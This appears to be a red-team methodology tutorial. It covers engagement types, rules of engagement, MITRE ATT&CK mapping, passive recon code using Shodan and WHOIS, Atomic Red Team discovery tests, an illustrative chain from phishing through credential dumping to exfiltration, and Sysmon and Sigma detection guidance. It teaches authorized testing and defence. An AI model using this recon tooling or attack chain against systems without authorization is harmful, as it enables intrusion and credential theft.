
| Engagement Type | Definition |
|---|---|
| Full Scope (Black Box) | Simulates a real attacker against the entire environment; no insider knowledge granted |
| Assumed Breach | Starts inside the network to measure post-compromise detection and containment speed |
| Objective-Based | Targets a specific outcome or asset without a full organizational assessment |
| Threat-Informed | Mirrors the TTPs of adversaries most likely to target the industry (adversary emulation) |
| Purple Team | Collaborative, shared-visibility execution with a debrief after each TTP |
In an Assumed Breach, the client grants the foothold — executing a payload, issuing a single-use VPN or VDI session, or staging a “stolen laptop” scenario — so the team skips Initial Access and focuses on post-exploitation.
Knowledge levels cut across all formats:
| Level | Information Provided |
|---|---|
| Black box | None; no insider/privileged information |
| Grey box | Limited (e.g., network diagrams, low-priv credentials, no source) |
| White box | Full system and security-control information (typical for Assumed Breach) |
Low-maturity orgs benefit most from purple or objective-based work; mature orgs with a functioning SOC gain the most from full-scope, unannounced engagements.
5. MITRE ATT&CK as the Red Team Operating Language
MITRE ATT&CK is a globally recognized knowledge base of adversary tactics and techniques built from real-world observations. It gives red and blue a common language: tactics are the adversary’s objectives, techniques are how they achieve them, and procedures are the specific implementations.
The Enterprise Matrix spans Windows, macOS, Linux, and cloud, organized into 14 tactics: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact.
ATT&CK Navigator lets teams annotate technique coverage as a JSON layer — color and score per technique — to track what was attempted, alerted, or blocked.
{
  "name": "Engagement-2024 Coverage",
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1566.001", "score": 100, "color": "#e60d0d", "comment": "Initial access - undetected" },
    { "techniqueID": "T1059.001", "score": 50,  "color": "#fce93a", "comment": "Executed - alerted, not blocked" },
    { "techniqueID": "T1003.001", "score": 0,   "color": "#31a354", "comment": "Blocked by Credential Guard" }
  ]
}
Although ATT&CK was created to support adversary emulation, it is equally valuable to blue teams for detection, hunting, and response — which is precisely why red teams document in ATT&CK terms.
6. The Engagement Lifecycle
The Red Team Guide condenses execution into three macro-phases: gain access, establish persistence, and perform operational impact. Expanded against ATT&CK tactics, the flow is:
Pre-Engagement ──► Recon ──► Initial Access ──► Execution ──► Persistence
   (RoE/SoW)     (TA0043)     (TA0001)          (TA0002)      (TA0003)
                                                                  │
                                                                  ▼
   Debrief/Report ◄── Exfiltration ◄── Collection ◄── Lateral Move ◄── Priv Esc
     (ATT&CK map)      (TA0010)         (TA0009)        (TA0008)       (TA0004)
Each phase produces a deliverable: pre-engagement yields the signed scope and RoE; recon yields a target profile; exploitation yields proof-of-access artifacts; reporting yields the ATT&CK-mapped findings and detection-gap backlog.

7. Rules of Engagement and Pre-Engagement
No packet is sent without written authorization. The Rules of Engagement (RoE) and Statement of Work define the legal and operational guardrails. A minimal RoE skeleton:
RULES OF ENGAGEMENT — <Client> / <Vendor>
1. Scope (in-bounds):    IP ranges, domains, cloud tenants, physical sites
2. Out-of-Scope:         Systems/data explicitly forbidden (e.g., prod payroll)
3. Authorized Actions:   Exploitation? Lateral movement? Data exfil simulation?
4. Notification State:   Announced | Unannounced (does SOC know?)
5. Deconfliction:        24/7 emergency contact, get-out-of-jail signal phrase
6. Data Handling:        Treatment of sensitive data encountered mid-op
7. Engagement Window:    Start/end dates, permitted hours
8. Legal Authorization:  Signatures, SoW reference, indemnification
The deconfliction channel and notification state are non-negotiable: they prevent a real incident response from spinning up against an authorized test and define whether the blue team is being tested blind.
8. Reconnaissance — Passive Versus Active
ATT&CK separates passive collection from active probing. T1596 (Search Open Technical Databases) sends no traffic to the target — it queries third-party indexes. T1595 (Active Scanning) probes victim infrastructure directly and is noisier and higher-risk.
import shodan, whois  # read-only OSINT libraries

api = shodan.Shodan("<authorized-engagement-key>")

# Passive WHOIS lookup — registrar/registration metadata only
record = whois.whois("scoped-target.example")
print(record.registrar, record.creation_date)

# Query Shodan's EXISTING index — no packets sent to the target host
host = api.host("203.0.113.10")
for service in host["data"]:
    print(service["port"], service["product"])
Passive recon is favored early because it leaves no trace in the target’s telemetry. Active scanning is sequenced only when scope and stealth budget permit, since it surfaces in firewall and IDS logs.
9. Adversary Emulation and the Tooling Ecosystem
Threat-informed engagements use Adversary Emulation Plans — MITRE prototype documents built from public threat reports — so operators behave like a specific group (e.g., APT29, FIN7), sticking to that actor’s known TTPs with latitude in implementation.
| Tool | Role |
|---|---|
| MITRE CALDERA | Automated post-compromise emulation driven by an ATT&CK-based adversary model |
| Atomic Red Team | Library of small, focused tests mapping one-to-one to ATT&CK techniques |
| Cobalt Strike / Sliver / Havoc | C2 frameworks that simulate adversary command-and-control channels (conceptual) |
| ATT&CK Navigator | Visualizes technique coverage and compares threat profiles |
Atomic Red Team enables unit-style TTP testing. The pattern below runs a benign discovery technique on a lab VM to validate telemetry — it produces no harm:
# Lab VM only - benign discovery, no exploitation
Import-Module Invoke-AtomicRedTeam

# T1016 - System Network Configuration Discovery
Invoke-AtomicTest T1016 -ShowDetails
Invoke-AtomicTest T1016 -TestNumbers 1   # runs: ipconfig /all, route print
10. Red, Blue, and Purple Team Dynamics
The mode of collaboration defines the exercise. In an unannounced red team, the blue team is blind — this measures real-world detection. In a purple team, red and blue share visibility and debrief after each TTP, maximizing tradecraft coverage and detection tuning.
| Mode | Information Sharing | Best For |
|---|---|---|
| Red (unannounced) | None until debrief | Measuring true SOC detection/response |
| Red (announced) | Blue knows test is occurring | Controlled validation, reduced IR risk |
| Purple | Full, real-time | Rapid detection engineering, low-maturity uplift |
Purple is the fastest route to closing gaps; unannounced red is the truest measure of readiness. Mature programs alternate between them.

11. Common Attacker Techniques
A red team chains techniques across tactics. A canonical illustrative chain for teaching — not a how-to — runs:
T1566.001 Spearphishing Attachment → T1059.001 PowerShell → T1003.001 LSASS Memory → T1021.002 SMB/Admin Shares → T1048.003 Exfiltration Over Non-C2 Protocol.
| Technique | Description |
|---|---|
| Phishing | Spearphishing attachment as initial access vector |
| Valid Accounts | Credential abuse; the assumed-breach entry point |
| PowerShell Execution | Most-observed Execution interpreter in intrusions |
| Process Injection | Stealth execution and defense evasion primitive |
| Credential Dumping | LSASS memory access for lateral movement material |
| Lateral Movement | SMB/admin shares to reach high-value hosts |
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Mail gateway, attachment sandboxing |
| Valid Accounts | T1078 | Anomalous logon, Security EID 4624 |
| PowerShell | T1059.001 | Script Block Logging EID 4104, AMSI |
| Process Injection | T1055 | Sysmon EID 7/EID 8 |
| LSASS Memory | T1003.001 | Sysmon EID 10 GrantedAccess |
| SMB/Admin Shares | T1021.002 | EID 5145, logon type 3 |
| Web Protocol C2 | T1071.001 | Sysmon EID 3, proxy logs |
| Exfil Over C2 | T1041 | Sysmon EID 3, egress volume |

12. Defensive Strategies and Detection
A red team’s value is realized only when the blue team instruments the environment to measure it. Deploy Sysmon with a tuned config and enable the relevant audit policies.
| Event ID | What It Captures |
|---|---|
Event ID 1 | Process Create — execution lineage |
Event ID 3 | Network Connection — beaconing / C2 callouts |
Event ID 7 | Image Loaded — DLL load (injection detection) |
Event ID 11 | File Create — drops to disk |
Event ID 22 | DNS Query — DNS-based C2 / tunneling |
Enable Audit Process Creation (feeds Sysmon EID 1 and Security EID 4688 with command-line logging), Audit Logon Events for credential-based lateral movement, Audit Object Access for exfiltration/persistence, and Audit Privilege Use for escalation. Key ETW providers include Microsoft-Windows-Kernel-Process, Microsoft-Windows-DNS-Client, AMSI, and Microsoft-Windows-PowerShell.
A foundational Sigma sketch for surfacing reconnaissance commands in process-creation telemetry:
title: Red Team Awareness - Host & Domain Discovery Commands
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4688
    CommandLine|contains:
      - 'ipconfig /all'
      - 'route print'
      - 'net group "Domain Admins"'
  condition: selection
level: low
After the engagement, generate a coverage report and feed it into ATT&CK Navigator to drive a prioritized detection backlog:
TACTICS = {
    "T1596": "Reconnaissance", "T1566.001": "Initial Access",
    "T1059.001": "Execution",  "T1003.001": "Credential Access",
    "T1021.002": "Lateral Movement", "T1041": "Exfiltration",
}
detected = {"T1059.001", "T1003.001"}   # techniques the SOC alerted on

for tid, tactic in TACTICS.items():
    status = "HIT" if tid in detected else "GAP"
    print(f"[{status}] {tactic:20} {tid}")
Adopt an assume-breach posture: segment networks so lateral movement is detectable and costly, enable PowerShell Script Block Logging via GPO, and turn on command-line auditing. Map successful detections and missed techniques back to the ATT&CK matrix to build the remediation backlog.
13. Tools for Red Team Operations
| Tool | Description | Link |
|---|---|---|
| MITRE CALDERA | Automated ATT&CK-based adversary emulation | caldera.mitre.org |
| Atomic Red Team | Unit tests per ATT&CK technique | atomicredteam.io |
| ATT&CK Navigator | Coverage visualization and planning | attack.mitre.org |
| Sysmon | Deep process/network/file telemetry | sysinternals.com |
| Sigma | Vendor-agnostic detection rule format | sigmahq.io |
| Volatility | Memory forensics for post-engagement analysis | volatilityfoundation.org |
Summary
- Red teaming is objective-driven adversary simulation that measures detection and response — not exhaustive vulnerability enumeration.
- The adversarial mindset is objective-first, stealth-conscious, and iterative, anchored on an assume-breach premise.
- Engagement type (full scope, assumed breach, objective-based, threat-informed, purple) is chosen by organizational maturity and the question being asked.
- MITRE ATT&CK’s 14 tactics provide the common language that lets red document operations and blue translate findings into detections.
- Every offensive TTP is paired with Sysmon/audit telemetry and an ATT&CK-mapped debrief that produces a prioritized detection-gap backlog.
Related Tutorials
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- OPSEC Principles for Red Teamers: Staying Undetected
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
References
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Adversary Emulation Plans | MITRE ATT&CK®
- Azure Security Control: Penetration Tests and Red Team Exercises | Microsoft Learn
- Microsoft AI Red Team: Building the Future of Safer AI | Microsoft Security Blog
- Getting Started with ATT&CK: Adversary Emulation and Red Teaming | MITRE ATT&CK® (Medium)
- Planning Red Teaming for Large Language Models and Their Applications | Microsoft Learn